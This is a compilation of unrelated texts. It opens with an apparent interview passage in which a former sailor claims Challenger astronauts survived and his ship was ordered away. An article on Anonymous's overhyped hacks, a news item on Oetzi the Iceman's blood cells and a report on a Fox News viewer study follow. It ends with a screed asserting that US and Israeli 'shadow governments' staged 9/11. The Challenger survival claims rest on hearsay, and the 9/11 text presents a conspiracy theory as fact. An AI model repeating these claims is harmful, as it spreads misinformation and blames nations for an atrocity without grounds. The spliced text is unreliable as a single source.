Ed: You have that [fight there] in Central America. And Jesse Ventura got zapped in the chest with a laser. [laughs] But it’s similar to that, but the technology is so advanced, all the way around. I mean, completely, and weaponry. And then I know another individual who states that our military now has the capability to shoot somebody with ultraviolet laser. And what that does is, it causes your heart to stop. And you’re done. And you never see it. So… And I have to take issue with a lot of this stuff. I have a problem with a lot of this weapons technology. I mean, we should only use and get involved in wars — it’s my personal belief — is if we’re really threatened, our way of life. And for defensive purposes only. We should never be out running around, looking for a war. But there again, that’s the military industrial complex.
Kerry: Right.
Ed: Because peace is cheaper… or not cheaper, more expensive. Excuse me. Peace is more expensive than war.
Kerry: Yes.
Ed: For some unknown, crazy reason.
Kerry: Okay. So…
Ed: [sighs]
Kerry: Let’s get back to this… to some of the things that you’ve done. One of the questions I have is the Challenger explosion.
Ed: Okay.
Kerry: You said you got a piece of it. And I wonder if you ever tried to investigate whether that was a natural occurrence.
Ed: Well, I didn’t really get a piece of the Challenger. We got quite a bit of it. It was spread out. And what we were doing on that day, we were coming up, we were on an exercise, our squadron. And other Navy ships. And we go down there, what’s called a ‘PACFIRE’ in the Caribbean. And we did a missile shoot. And at that time, we had a Mark 13 missile launcher, so we fired it, at target drones. And anti-submarine warfare. That was roughly about a week’s worth. It was a work-up of exercises and drills. And we were coming up the coast. And right at the time, we were right off of the Kennedy Space Center. And we went on-deck and we tracked the ascension of the Challenger on our surface search radar. And all of a sudden, it blew up. I mean, and that was it. And then, you have the booster rockets were out of control, but they can detonate them from the ground, to destroy them.
So we tracked all the debris, and it took us twenty minutes to pull up on the crew compartment. And we had them on our surface search. And it floated for about ten minutes. And when we pulled up on it, where we were at, the ocean was relatively pretty clear and we could see the windows in the front, because it was sinking stern-first, or the back of the compartment. And we had a couple divers on-board, and we weren’t allowed to put them over the side. But the depth there on our fathometer was 90 feet. And we pulled up on the crew compartment. They submerged about 40. And then, through the grapevine in the Navy, after they waited forty-some days and pulled the bodies out, they couldn’t bail out of that thing. And there were a couple of survivors, as we found out later from Navy divers. Because there’s a grapevine. We know. I mean, there’s like, whatever. Like… ___________
Kerry: Okay. What are you saying? You’re saying that the seven people who died, some of them survived?
Ed: They survived the initial impact, because the… we got the aspect. When it reached terminal velocity, when it came out, I was… its ordinance dropped. It was blown free, because that’s the compartment where the crew is at, is extremely strong. It’s like a diving bell, more or less. And it fell and it hit on the left side. And the door was sprung, but they tried to jettison the door. From what we did understand, and we did see movement when we pulled up on-scene. There was movement, because the windows were pointed up and it was sinking. The back end was going under, and then we were pinging them with sonar, to get their location. And we had a medium range sonar on my ship. And they were definitely at forty feet. And they were decompressing. We could see air escaping.
But… then we were ordered off because there was an AGI, and what an AGI is, it was Russian. And it looks like a fishing trawler, but they’re intelligence-gathering ships. And we had to an intercept on the AGI, keep them out of that restricted area. Because there was quite a lot of debris that was thrown free. And you’re talking manuals. Some… There were several manuals. And one of the gloves we picked up, that they use on their suits, when they go outside into the space environment. And we would pick up debris and we also recovered a lot of assemblies, because it’s made out of titanium. And it was amazing, because we actually recovered the right landing gear assembly. And then we would run it into the cape, and they’d offload it, photograph everything. And then we’d go back out. But the USS Aubrey Fitch (FFG‑34) was the first ship and that was the ship I served on, that was first on-scene during the Challenger accident.
Kerry: Okay. But, there seems to be some confusion as to whether or not, what the astronauts actually died of, and also, from John Lear…
Ed: [coughs]
Kerry: …I recall that the Challenger situation was actually, that there is some unknown information out there about it, possibly some intended effects of actions that were taken on the ground, before the thing took off.
Ed: Well, the thing…
Kerry: Do you know anything about what, why the astronauts were not rescued?
Ed: They were written off, as far as we could determine. And it was poor judgment by Mr. Truly. ______
Kerry: Okay. They were written off by us?
Ed: Yeah. They gave up on them. They assumed, because of the catastrophic explosion, they were dead. And then we desperately, my commanding officer, gave them all the information. ‘We think there are survivors.’ And then we were ordered off. And then a lot of the guys… ________
Kerry: So, you were there first on… wait, wait, wait. You were there first on the scene.
Ed: Correct.
Kerry: In theory, you could have helped recover the bodies or help get people to safety, but you were ordered off.
Ed: Yes, ma’am. Yeah, we were. Yeah. That’s the way it was.
Kerry: So why, as an investigator, have you never, like, gone down this road at all?
Ed: Well, because… I mean, you can’t really take on an error that NASA made. And that was their big blunder, because they didn’t have a real picture of the situation out there and they weren’t paying attention to a United States Navy ship.
Kerry: Why would they not do that, though? I mean, in other words, I’m Project Camelot, right? So, I’m looking for conspiracies everywhere I turn. Some would say that’s foolish and others would say that you’d be foolish not to look for that, at this point in this juncture of our history. So, what I’m asking you is, if your ship was there, if you were first on the scene, if you were on the crew, didn’t something strike you as being wrong, and not just because of human error or foolhardy judgments, because you’ve got people in NASA who are… they’re sending astronauts out into space. They have to have good judgment to even get their jobs. So…
Ed: I understand that, Kerry. But they didn’t have any good judgment. Their judgment flew out the window that morning at 11:35[am], roughly, or whenever. [Plus, the actual…]
Kerry: Okay. Is it possible they were under orders? They were under orders to tell you to leave the scene?
Ed: Well, I can only tell you how it was and we had to go chase after an AGI, a Russian trawler, and we were told to pull back. However, I have heard stories, we’ll call them, that they had an in-… an on-board computer. They do have black boxes. And the Challenger had one. And it was reported that they were actually, saw us, [some part of our] ship pulling up, and they were quite excited about rescue. And they heard us, because we did a back-down, and what that is, we threw our propeller… It’s like an umbrella. And you can shift the blades — it’s hydraulic — and you get cavitation… when you’re on forward momentum, and then you reverse the propeller, and it bites backwards. It will… [the thing] turns inside-out. All hydraulic. And you cavitate the ship, and it will vibrate.
On their flight recorders in the Challenger, they heard our cavitation. And all that stuff we sealed up and put away. But I’m getting my certificate out, and I’ll just briefly read this to you. And it… manned flight awareness certificate of appreciation is what it is for NASA, presented to Edward G. Laughrin. ‘The appreciation of your dedication to the critical task you performed in support of presidential commission investigating the Space Shuttle Challenger accident. Your valuable contribution assisted in identifying the actions required to return the national space transportation system to flight status.’ And… there you have it. They…
Kerry: Okay. But in reality, that’s… that sounds like a ticket to be quiet.
Ed: A ticket to be quiet? Eh, maybe, I guess. [laughs]
Kerry: Okay. [chuckles] Uh-huh.
Ed: I don’t…
Kerry: No, I mean, Look, I have a commendation from some work I did as a contractor over at JPL. So, I understand how they dole these kind of things out. Look, in terms of what goes on with your being there, you said that there was an ‘AGI.’ Is that how you termed it? A Russian trawler?
Ed: A Russian trawler. AGI. Correct.
Kerry: Now, what was the role of the Russian trawler. Were they trying to help? Why were they there?
Ed: No. Not at all. What they do, they would monitor our activities here at the Cape. They did have real special interest in filming the… anything that NASA would launch, from shuttles to satellites to whatever they do, whatever launch, launches they happen to have. And they were always trailing us. When we go out on deployment, we’d go out as individual ships and then we’d form up into a battle group. And they would follow us around. [laughs]
Kerry: Okay. So, but at this point, you’re the first ship on the scene, and then there’s a Russian trawler, and you’re told to leave the scene. Does the Russian trawler follow you, or do they stay on the scene?
Ed: We backed them off. We forced them out of the area. They were warned off. ‘Leave.’
Kerry: So, you guys left. Who went in, when you left?
Ed: Well, there was like a lull right there, because they had to gather their resources. And our _____
Kerry: Why would they do that? I mean, that’s not… it doesn’t sound intelligent, if you’ve got a…
Ed: They’re not prepared for accidents. They were caught flat-footed on this thing.
Kerry: Right. But you were there. You were there and able to assist, but you were turned away. Why were you turned away? Did you ever not report that there was something very suspicious about… If I’m in a distressful situation, I see a ship in the vicinity, and that ship turns away and goes away, I’m going to be extremely upset.
Ed: Well, the deal was, in the Navy, we have to follow orders.
Kerry: Sure.
Ed: And it’s a chain of command.
Kerry: But you are able to question an order that is illegal or…
Ed: Not really. Well, if you can really prove it’s illegal, you have the Unified Code of Military Justice, but you have to have witnesses. But by and large, you have to follow an order. You don’t ask why _________
Kerry: Okay. But you were… How many people were on your ship?
Ed: My frigate… we had roughly about 185. ______
Kerry: So, 185 people were witnesses, right?
Ed: Correct. Not of all them. Some of them down in the engine room are the cooks and store keepers.
Kerry: Okay.
Ed: They weren’t really privy, but everybody, all hands on deck, when we were recovering wreckage and debris. So everybody basically chipped in and they were aware…
Kerry: I see.
Ed: …after the event. _____
Kerry: I mean, is there some danger that your ship posed to the survivors of the Challenger?
Ed: No. None at all. No. Negative. No. Not at all.
Kerry: Okay. So then, I don’t understand, in good conscience, if I’m captain of a ship and I… and the Challenger with these very famous astronauts is in danger, how in good conscience, do I turn my ship around and leave?
Ed: You follow orders. Now, [that’s] orders.
Kerry: And never question, never question, never investigate further?
Ed: No. You don’t. You follow orders. And that’s your primary objective, serving in the armed forces. And I was an enlisted man. So, my thoughts belong to me. But… _________.
Kerry: Okay. What about among your crewmates? Did you guys ever discuss the idea that possibly the… and the fact that you guys were turned away, that that was the last chance that those people had, to stay alive?
Ed: Well, we’re human beings, too. And you’re correct. We did discuss it. And it was disturbing to us.
Kerry: Wow.
Ed: It was. It bothered a lot of us. I mean, all of us. It bothered us. It was horrific.
Kerry: That’s incredible.
Ed: Yes, it was. Well, you see, our Navy, the admiral up there in Mayport, turned us over to NASA, to take our orders from them. But then, our duty was to protect the scene. And there’s the North Atlantic drift, and a lot of material was drifting up from… up towards the Northeast. It started to spread out. And… I mean, it was just… I mean, the sea was just littered with debris. And then the heavier objects sunk down to 90 feet, because that was the depth on our fathometer we were pinging off the sea bed.
Kerry: Right.
Ed: And you know, and I don’t know if you, being from California there, you’d probably… Have you ever done scuba diving? If you have, you know you can go to 90 feet. You just have to be careful on your decompression up. ________
Kerry: So are you saying… Maybe I don’t understand, because I have done scuba diving, but I’m… I don’t know much about it. I only tried it once, I think.
Ed: Yeah.
Kerry: But at any rate, not here in California. Are you saying that the Challenger landed in water that was 90 feet deep?
Ed: Yeah, which is… They landed short of the continental drop-off…
Kerry: Right.
Ed: …that runs out [clears throat]. Yeah. Because we, they could not have… Well, they could have recovered them, but they was in relatively shallow water, 90 feet.
Kerry: Well then… Okay. So… Even here again… So, there had to be some pretty significant evidence that they were able to recover, right?
Ed: Well, we took our orders. And then they… we did what we did. We followed orders. We were [all]… Well, I’ll be honest with you. It was sort of an assumption that they were gonna, they had a search-and-rescue operation within their capability at NASA. Now, it turns out, Kerry, they do not. They did not. They had nothing going for them. They had to rely on the Navy and the Coast Guard. They had no capability, at all. Their only way was to… like, if something went snafu through the vehicle, to turn around and land. [laughs] And… ________
Kerry: Well, I guess I’m not understanding… Maybe I just don’t get what you’re talking about. Are you saying NASA or the space shuttle itself had no capability to deal with a crashed… craft?
Ed: Of that catastrophic event… there’s no way. I mean, they were done. I mean, they had no wings. They were blown apart except for the crew compartment, which you have an upper tier and a lower tier. I mean, that was it, in a nutshell. And they dropped and they hit the water. And they… it was the left side where the hatch apparently was at, and we had them on radar. I mean, we actually painted them, plotted them, had them right on the button. And it was through our CIC. And we were relating all this information. We were in… It’s like it was too much for them. They went into like a vapor lock. The Powers That Be, their managers and the ones… because it was a shock factor. Naturally, it caught them off-guard.
But let’s roll this back a little bit. As to what I understand, being in the United States Navy, what caused the accident? What caused the accident, from what we understood in the Navy afterwards, was that they were had a boom, and you have the external tank. Then you have the forward strut attachment point, where the Challenger attached to the forward… Well, forward strut on the external tank. They had a boom that got away from, some way, somehow. And it punctured that tank. And they did a repair job. I mean, they patched it. Whatever.
And then that morning, it was very, very cold, because we had some relatively warm jackets on, that morning. The ones that were on the rev watch. And I believe the story where the O-rings on the solid fuel rockets. I mean, they were frozen, so they contracted. It wasn’t proper seal. So on the ascension, that patch let loose, and you can see a flame if you watch the video, where it ignited and a flame shot out of the one side of the one rocket booster, igniting in a blue flame. Look for a blue flame. And it travels all the way up, right behind the front attachment point of the Challenger to the external fuel tank. And then a split-second later, you have a catastrophic explosion. And that’s how… [it wiped out].
Kerry: Okay. Well… I’m actually on the internet, as your speaking, looking up fatal events involving NASA astronauts. And what you said was, they were unprepared, as if they had no idea that such a thing could happen. And we are saying this happened in the year 1986.
Ed: Correct.
Kerry: Okay? January 28th.
Ed: Correct. _____
Kerry: So, NASA had been operation for what? Twenty, at least twenty years at that point?
Ed: Well, quite a while, but… _____
Kerry: [chuckles] You know, I don’t buy it. I’m sorry. I appreciate…
Ed: They’re all type-A personalities. [laughs]
Kerry: Yeah. I appreciate that. But I don’t buy it. I have to say that, they have to prepared for anything and everything, under their circumstances of what they do for a living. And I…
Ed: Well, you might be a little biased, because you worked for the… for those folks.
Kerry: That’s right.
Ed: So, I understand where you’re coming from. And I appreciate that. And I respect you. But, however, this event, psychologically, this was a mind-blowing experience.
Kerry: [laughs]
Ed: My goodness [the] shockwave… _______
Kerry: Even so, but if… Let’s put yourself in that situation of a mind-blowing experience, and you’ve got people in NASA who are on, I guess, on the floor or on the board, whatever you call that, watching events. And at the same time, in connection, in communication with your ship, and telling your ship to back away. See, there is something very, very profound going on there. I don’t understand. As far as I’m concerned — and I know we started talking about the Kennedy assassination — but this is just one more…
Ed: This is really transitioned, hasn’t it, Kerry? It’s a big transition. Yes, it is. Well, I’ll be… I’m being as honest and straight-up with you as I possibly could be. But you might say we critiqued NASA. I mean, we most definitely did. And… I mean, we’re trained for disasters. We look awful cute in our crackerjacks. You’ve seen sailors. I’m sure you have. Aren’t we cute. However, our business is warfare at sea. To destroy. To sink. To smash submarines. That was the mission of my ship. And that’s what we were trained to do. And we see the world differently.
And if it was a Navy operation from the get-go, you probably would have had a different end result, because NASA is actually civilians. Sure, they’re rolled into the federal government. Whatever. But they don’t have mind-set of… of the military. And I can’t really speak for the other branches, because I don’t know that much about them. But I do feel comfortable about addressing what it was like to be a member of the United States Navy. And… I don’t know why they dropped the ball.
Kerry: Okay.
Ed: I can only speculate. Really… I mean, it would have been a little different outcome, I think. And I guess what _______
Kerry: Right. But dropping the ball. I’m sorry to interrupt you here, but dropping the ball and sending a rescue vessel away. And not having that investigated further. I don’t know that it’s ever been investigated. I don’t know if there are books written, investigating suspicious aspects of this event or not. I haven’t really gone down that road. It doesn’t sound as though you have either.
Ed: Well, we’re compartmentalized. I mean, the Navy, we did our thing. We were… we would have done more, if called upon to do. And we stayed there. We finished the mission. And we finished our mission. And then we were released after several days, to go back up to Mayport and Liberty Hall, Liberty Hall. And while the married the fellas wanted to get home to their wives and their kids. And then we go about our business. What’s the next agenda for us to do? What’s our next deployment? And then we prepare for that and do our work-ups. And we’re a tight group on a Navy ship. It might be steel, aluminum, brass wires, but the soul of a ship is her crew. And… we did what we did, and we followed our orders.
And it’s actually amazing that we got into this subject, because I had no idea I was going to go over this. None whatsoever. I thought we were just going to talk about my ballistics with Jack Kennedy. But anyhow, you’re getting a bonus here. [laughs]
Kerry: [laughs]
Ed: [laughs]
Kerry: Okay. Well, I appreciate that. At this time, what I would suggest is that we wrap this up. It’s been going for a while. I think that I will just put it out with the Kennedy information and that the… the sort of questions that are now raised about the Challenger. I know there will be investigators out there. I am doing a quick search on the net, to see if there are other people who have started to investigate it. And it looks like there are some. And possibly this will sort of pique some interest out there, and you may get some feedback. Do you want to give out an email address or anything like that, so people can reach you, if they have more information about either subject?
Ed: Well… I don’t know how I’m going to be feeling, after I go through all this business I have to go through medically. And… I can give you my email address at a later date, if that’s okay with you.
Kerry: No problem. So, if people are interested in this subject, and they want to talk to Ed Laughrin, why don’t you write to me, kerry@projectcamelot.org, and then I will forward the emails along to Ed. And then he can answer them, if and when he gets a chance.
Ed: Yeah. The last name’s pronounced… It’s very Scotch-Irish, Kerry. I go all the way back to [Aries] Loch, and that’s 50 A.D. in Scotland.
Kerry: Okay.
Ed: I had… I mean, one of my cousins and then an aunt and several other ones, kept track of the family record. And it’s pronounced ‘lock,’ like the lock on your car, lock on your door. And the ‘rin’ is Irish, because we had to evacuate, along Hadrian’s Wall, because we weren’t doing very good against the Romans. And they made a tactical withdrawal to the Isle of Man in Northern Ireland. So, that’s my lineage. And ‘Aries,’ by the way, means Mars. So, what does that mean? [laughs] We can get into a whole new topic, couldn’t we? Very easily, yeah.
Kerry: Sure. Absolutely. Okay, at this point, I’d like to wish you good luck. If you haven’t already read Richard Hoagland’s book about NASA, I highly recommend it, which is called ‘Dark Mission.’
Ed: Oh yeah. Yeah, yeah. I’m a little bit familiar through you…
Kerry: Uh-huh.
Ed: …you and Project Camelot about it, and I’ve thoroughly found these very educational. And I really enjoy Bob Dean. I’ve never met him, but you… give him my respects from a former fleet sailor. [laughs]
Kerry: Okay.
Ed: And… Yeah. He’s pretty remarkable, but he… I’m really amazed that a retired command master sergeant has such a fantastic pigtail. How far down does that actually go down his back? Pretty darn far. But, anyhow…
Kerry: [chuckles]
Ed: I appreciate this. And the reason why I never really went public on any of this business about the Challenger, is because respect for the families and also, too, what used to gall us, was that they were blown to bits, on the media and national news. ‘Oh, they were blown to bits.’ And then speculation — ‘They must have been blown to bits.’ Well, they weren’t blown to bits. The fallen astronauts, the seven, were laid to rest in coffins. They were in… they had their toes and their fingers.
Kerry: Right.
Ed: The ones on the bottom deck, they suffered shrapnel. But Judy used up all her air, and she was on zero and she had a dry head. And… if you go on the internet, you might be able to get that up. But that was all what we heard through the grapevine in the United States Navy at that time. So, [sighs] again, I want to thank you and thank you for Project Camelot. And give my respects to Bill Ryan, who, by the way, did an interview with — you could him a friend of mine — and that is Paul Hellyer, former Minister of Defense. I know Paul. I helped him a little bit with his book, ‘Light at the End of the Tunnel,’ and I set up the interview that he did with Travis Walton. And I also know Travis.
And I’ve had the same type of experience but not so profound, back in March of ’75 with a crescent-shaped vehicle. And we have quite a bit in common, and there were… if there’s ever points where he gets down a little bit, I try to cheer him up about it, such as, ‘Well, Travis, they didn’t eat us.’ [laughs] So, I know Travis and Paul.
Kerry: Okay.
Ed: Yeah. So, yeah.
Kerry: All right. Well, listen, Ed. Thank you very much for your testimony at this point. And possibly we can continue this when you return and you feel better.
Ed: Okay.
Kerry: And I would appreciate it, if you possibly would consider looking further into the Challenger information, if it interests you at all, simply because, if you were a ship on the scene, and you were turned away, and these astronauts could have been rescued, and some could have survived, then we have a whole different ballgame happening. And it’s just more of this sort of kind of conspiracy that has been plaguing NASA since the beginning, and that there are other very, very strong elements, even happening now. And you can… I’ll give you free access to my — if I haven’t already — to my ‘Awake and Aware Conference.’
Ed: Okay. Thank you.
Kerry: So you can listen. And I advise you to listen to Richard Hoagland’s presentation on Elenin and other matters, because you can see, in following his train of investigation, that there is a lot of evasion going on by NASA on a constant basis, and obviously, it didn’t start yesterday. It started many, many years ago. And this involves the secret space program, etc., etc. So, the rabbit hole goes very deep.
Ed: Yes, it does.
Kerry: And I appreciate the level that which you’re trying to investigate, but I think that you could go a lot farther.
Ed: Well, thank you for that. And also, too, you did an interview with Andrew Basiago. [pronounces it BA-sa-go]
Kerry: Basiago. [pronounces it ba-SAJ-yo]
Ed: Basiago. ___________
Kerry: Basiago. Yeah, we have not interviewed him. We did interview him in a TV show that is handled by truTV, and we are waiting for the release of that TV show. It is sitting on the shelf right now. They’ve gone outside of their contract and have not shown it yet. And we are still waiting for an air date.
Ed: Well, I don’t get along with him. I’ve had conversations with him, and I have problems with the ethics, human rights violations. I… we talked about timelines — and I’ll be straight with you, Kerry — he accused of me of… a possible individual to interfere with the timeline. Now, that’s… We got into a little argument over the phone. And he vented on me pretty good. But personally, I don’t hold anything against him, but we don’t see eye-to-eye on Pegasus. And certain…
Kerry: That’s all good. I’m sure that we could cover that at another date. I mean, it’s very important for people to compare notes and to cross-correlate information. So, if you have a different information, we’re happy to listen to it.
Ed: Okay. yeah.
Kerry: Whatever.
Ed: But I believe in our autonomy as human beings. I believe that we shouldn’t be modified and we should not be enslaved. Absolutely not.
Kerry: Right.
Ed: And that’s my point of view. I’m very pro-human and pro-planet. And that’s just the way I’m put together. And Andy seemed to be a little obtuse. A little impersonal. And me, I take it very seriously, especially the business out there. It… what do you call it, Dulce, human experiments, bio-genetic stuff is outrageous.
Kerry: Right.
Ed: Yeah. It’s absolutely an abomination, in my opinion. And I’m very pro-human. And I’m going to be that way for the rest of my life. And we are royalty — I’m convinced of that — in the universe. We are very unique, our species. We’re special. [laughs]
Kerry: I hear you, and I agree with you, Ed. Okay. Well, thank you very much. Like I said, I’m going to wrap this up, and I hope the recording came out, so it’s audible and understandable. Let’s reconvene at some point in the near future. I’ll be in India for about a little over two weeks. And I’m sure you’ll be recovering. Good luck with your surgery. If… I highly recommend natural healers rather than going through the medical establishment, if you could avoid it, but I assume you’re following your own… inner dictate[s].
Ed: Yeah. I did have a very sore chest. So, I’m going to have to have a very good pillow if I cough.
Kerry: Okay.
Ed: [laughs]
Kerry: All right. Well, you hang in there, all right?
Ed: I’ll do that, Kerry, and you have a very safe trip.
You may have noticed it last week. Anonymous claimed the scalp of yet another a major government agency.
Supporters of the the online movement of activists and internet trolls said they’d stolen 1.7 GB of data from an agency within the Department of Justice that aggregates crime data. They claimed to have nabbed “lots of shiny things such as internal emails and the entire database dump.” They branded the heist as “Monday Mail Mayhem,” said it could help people “know the corruption in their government.” They posted it on Pirate Bay as a torrent, for anyone to see — and 1.7 GB was just the size of the zipped file.
Not many people bothered to check what was actually in the huge file.
Step in Identity Finder, a software security firm. Privacy officer Aaron Titus downloaded the payload last week and sifted through it all, checking out the veracity of the claims by Anonymous.
Turned out they were overhyped.
The zipped file contained 6.5 GB of web server files and “does not appear to contain any sensitive personal information, internal documents, or internal emails,” according to Titus. A folder named “Mail” was mostly empty, though it contained two administrative email addresses. There were also no personal details (social security numbers or credit card numbers), and the worst the breach had done was reveal the site’s web server file, which could be leveraged by other hackers for future attacks.
It looked like the breach had done more to grab attention from the media and the Department of Justice than do any real damage.
Surprised? You shouldn’t be. This was another illustration of the power of Anonymous as a continuing online insurgency: not in hacking per se, but its constant ability to grab eyeballs, project power, and give followers a voice and sense of purpose unlike any they’ve experienced before. What’s important for companies and policy makers (the typical targets) to note is that it’s oftentimes more a tease than anything else.
Other examples:
1) Earlier this monthFox News reported that an online group called TheWikiBoat, aligned with Anonymous, planned to bring down the websites of 46 major companies on Friday May 25. TheWikiBoat said in a public statement that it had “no motives other then [sic] doing it for the lulz,” (ie. for shits and giggles). The FBI’s Cyber Division was concerned enough to send an email to the likes of Apple Computer, McDonald’s and ExxonMobile warning them of a potential attack — which didn’t happen.
2) Around this time last year, a single supporter of Anonymous managed to grab global headlines when he tweeted that he had a cache of bank of America emails. What he eventually released was an e-mail exchange between himself and a BofA ex-staffer who made (what admittedly looked like valid) complaints about the bank’s management. But it did nothing to the bank’s stock price, and the news agenda quickly moved on.
3) In December 2010 Anonymous claimed responsibility for taking down the websites of PayPal, MasterCard and Visa after these firms nixed online donations to WikiLeaks. How? Supporters implied it was thanks to thousands of volunteers who had become part of an cyber army by downloading a software tool called LOIC. What really happened: a couple of supporters with botnets temporarily took the sites down — but the notion that Anonymous was an international “army” of hacktivists was left floating around the Internet.
Time and again, online supporters have laid claim to the brand power of Anonymous, invoking its name, imagery such as the Guy Fawkes logo and headless, suited man surrounded by olive leaves, along with the tag line, “We are Anonymous… Expect us.” The result: news outlets and policy makers sit up and listen, more so than they would if those supporters used their real names, or were literally anonymous. The power of Anonymous is propagated by the continued use of a name wrapped in hype and disinformation, more than the occasional real hacks.
The Anonymous “brand” gets street cred from cyber attacks carried out by a minority of hackers who know how to use SQL injection techniques or who know people who control botnets. The additional hype comes from the impassioned, sometimes-threatening rhetoric of less-skilled-but-enthusiastic followers on Twitter or the imageboard 4chan.
Why do these supporters join in? Everyone has their own reasons — something to do, the engaging community of people to talk to, the thrill of being part of a secret crowd. Sources in Anonymous that I have spoken to over the last year often speak to a sense of purpose they get from Anonymous, and sometimes the justification to do the subversive, often-illegal things online that they would not otherwise do. It’s mob mentality with a twist — the activist element of protest, twinned with the culture of trolling and exaggeration that runs through image boards like 4chan.
For law enforcement, who happen to chase anarchists with particular zeal in the United States, there isn’t so much a criminal organization to rope in as the mirage of one. No system with leaders and rules, but a culture and etiquette that is changing all the time. Many of the figureheads who organized the Anonymous attacks against Scientology in 2008 have left the community to focus on college or full-time jobs, many happy to break away from the frenetic pace of operations and the constant paranoia about getting doxxed. Those who’ve been arrested are upheld as martyrs within the network, and there are many more who are joining, and who think they can do a better job of hiding from the police.
Anonymous will continue to exist for some time, taking new followers, changing tactics, and often staying one spontaneously-placed step ahead of the police. They’ll fight for the right to their anonymity, to expose other people’s information, or anything they want, and they’ll come and go from the headlines. But these chaotic actors will stick around, and their greatest power will continue to be not their skills or abilities, but the very name that they can invoke.
The find represents by far the oldest red blood cells ever observed.
It is just the latest chapter in what could be described as the world’s oldest murder mystery.
Since Oetzi was first found by hikers with an arrow buried in his back, experts have determined that he died from his wounds and what his last meal was.
There has been extensive debate as to whether he fell where he died or was buried there by others.
In February, Albert Zink and colleagues at the Eurac Institute for Mummies and the Iceman in Bolzano, Italy published Oetzi’s full genome.
An earlier study by the group, published in the Lancet, showed that a wound on Oetzi’s hand contained haemoglobin, a protein found in blood – but it had long been presumed that red blood cells’ delicate nature would have precluded their preservation.
Prof Zink and his colleagues collaborated with researchers at the Center for Smart Interfaces at the University of Darmstadt in Germany to apply what is known as atomic force microscopy to thin slices of tissue taken from an area surrounding the arrow wound.
The technique works using a tiny metal tip with a point just a few atoms across, dragged along the surface of a sample. The tip’s movement is tracked, and results in a 3-D map at extraordinary resolution.
The studies turned up red blood cells’ classic “doughnut” shape
The team found that the sample from Oetzi contained structures with a tell-tale “doughnut” shape, just as red blood cells have.
To ensure the structures were preserved cells and not contamination of some kind, they confirmed the find using a laser-based technique called Raman spectroscopy – those results also indicated the presence of haemoglobin and the clot-associated protein fibrin.
That, Prof Zink explained, seems to solve one of the elements of the murder mystery.
“Because fibrin is present in fresh wounds and then degrades, the theory that Oetzi died some days after he had been injured by the arrow, as had once been mooted, can no longer be upheld,” he said.
The team also suggest that their methods may prove to be of use in modern-day forensics studies, in which the exact age of blood samples is difficult to determine.
After a study published last year labeled viewers of Fox News as grossly misinformed, the researchers who conducted the poll have expanded their work and now confirm, again, that the network’s audience might want to consider changing the channel.
Researchers at Fairleigh Dickinson University conducted a study last year that yielded some inarguably unsurprising information about Fox News’ viewership. At the time, researchers concluded that, based off of a study that sampled residents of New Jersey, people that only watch Fox News are less informed on current events than people that don’t watch cable news at all. Now only months later, the school’s researchers have published their finding of a similar study that calls on a sample of participants from coast-to-coast and, according to the results, confirm that their earlier report wasn’t a fluke.
According to the latest study, Americans who watch only Fox News to learn about current events are indeed less informed than most everyone else.
The report reveals that, on average, American’s are able to correctly answer 1.8 out of 4 questions on international news and 1.6 of 5 questions when quizzed on domestic issues. For those that disregard the television for taking in daily newscasts, they averaged 1.22 answers correctly.
Fox viewers, of course, were a different story.
“[S]omeone who watched only Fox News would be expected to answer just 1.04 domestic questions correctly – a figure which is significantly worse than if they had reported watching no media at all,” reveals the study.
“On the other hand, if they listened only to NPR, they would be expected to answer 1.51 questions correctly; viewers of Sunday morning talk shows fare similarly well. And people watching only The Daily Show with Jon Stewart could answer about 1.42 questions correctly.”
In last year’s New Jersey-centric study, the same researchers revealed that “people who watch Fox News are 18-points less likely to know that Egyptians overthrew their government” and “6-points less likely to know that Syrians have not yet overthrown their government” compared to those who watch no news.
“Because of the controls for partisanship, we know these results are not just driven by Republicans or other groups being more likely to watch Fox News. Rather, the results show us that there is something about watching Fox News that leads people to do worse on these questions than those who don’t watch any news at all,” Fairleigh Dickinson Professor Dan Cassino explained in an accompanying statement at the time back in November.
By broadening the study, though, can the university conclude that people that get theire news from Comedy Central are more informed that Fox viewers? The short — and for now, seemingly indisputable answer — is yes.
The government beast to the people: sleep now, little child. Everything is going to be alright. Mommy and I are not going to let anyone hurt you.
1. The Western media is keeping mainstream Western consciousness in a state of sleep. It is doing this in order to suppress public awareness of massive crimes against humanity by financial, media, and political leaders in the U.S., England, and Israel.
2. Time is speeding up, and leaving little time for reflection and thinking. The world is changing at a pace that exceeds our ability to grasp what the changes mean for us as individuals and for our collective destiny as a species. The overwhelming sense of lost time is too much to bear for a lot of people, so they get depressed, disengage from the real world, and escape into their fantasy worlds.
3. Everything we are led to believe about official reality and official history by society’s institutions is a lie. A sense of meaning to our lives has been lost, and we are desperately looking for answers. Some of us get trapped in the maze of information, and give up our personal quest for understanding. And some of us continue to slog on through the darkness, night in, night out, because we are never satisfied with our current level of knowledge.
4. On 9/11, we witnessed the Orwellian leaders of the U.S. and Israel destroy reality and reason, and replace them with illusion and irrationality. Their political use of terrorism to mentally condition the people of the West into believing that the threat of terrorism demands their vigilance and sacrifice to the state has created societies of sheep that instinctively react against truth-telling and anti-conformist speech.
5. The politicization of news has created a culture of disinformation, distraction, and deception. 24-hour “News” is the most dangerous and lethal thing in the world. Television is a cancer on the mind. Since 9/11, television has been utilized as an instrument of psychological warfare against the people in America, Canada, and other Western countries.
6. Esoteric-minded individuals in government, media, secret societies, and Hollywood are pursuing a secret political and religious agenda. Deception and secrecy are instrumental to their demonic mission. Their commitment to suppressing historical facts and objective reality is total and absolute.
7. Movies are more than entertainment, they are a subversive and successful form of mass programming. Hollywood is a dream factory, and its dreams become reference points for people, media, and politicians. On 9/11, responders and survivors said that they felt like they were in a movie. There are so many more examples of this social, cultural, and psychological phenomenon.
8. Seeing life as a dream is a trick of the mind. For the criminals of the world, especially those who control governments and financial companies, being separated from reality allows them to engage in illegal activities with an exaggerated sense of confidence. The state terrorists who did 9/11 feel untouchable because their absurd lie has been mindlessly accepted as an objective fact by the majority of the world, rather than as an evil deception. They are the masters of reality, and they know it, which is why they are not afraid to stage another false flag event in the West to justify another criminal war.
9. Consensus reality under a system of dictatorship is reached at through the use of terror and systematic propaganda. How do we arrive at a consensus on public policy and government spending programs in a democracy? Idealistically, through intense debate, political dialogue, public education, and public discussion. But that is not what happened in the days and weeks after 9/11.
Western nations arrived at a consensus about the threat of terrorism after the shadow governments of the United States and Israel committed the biggest act of terror in history. The consensus reality we have lived under since 9/11 is a collective spell, and a long nightmare. The social fruits of this collective spell are death, poverty, and misery.
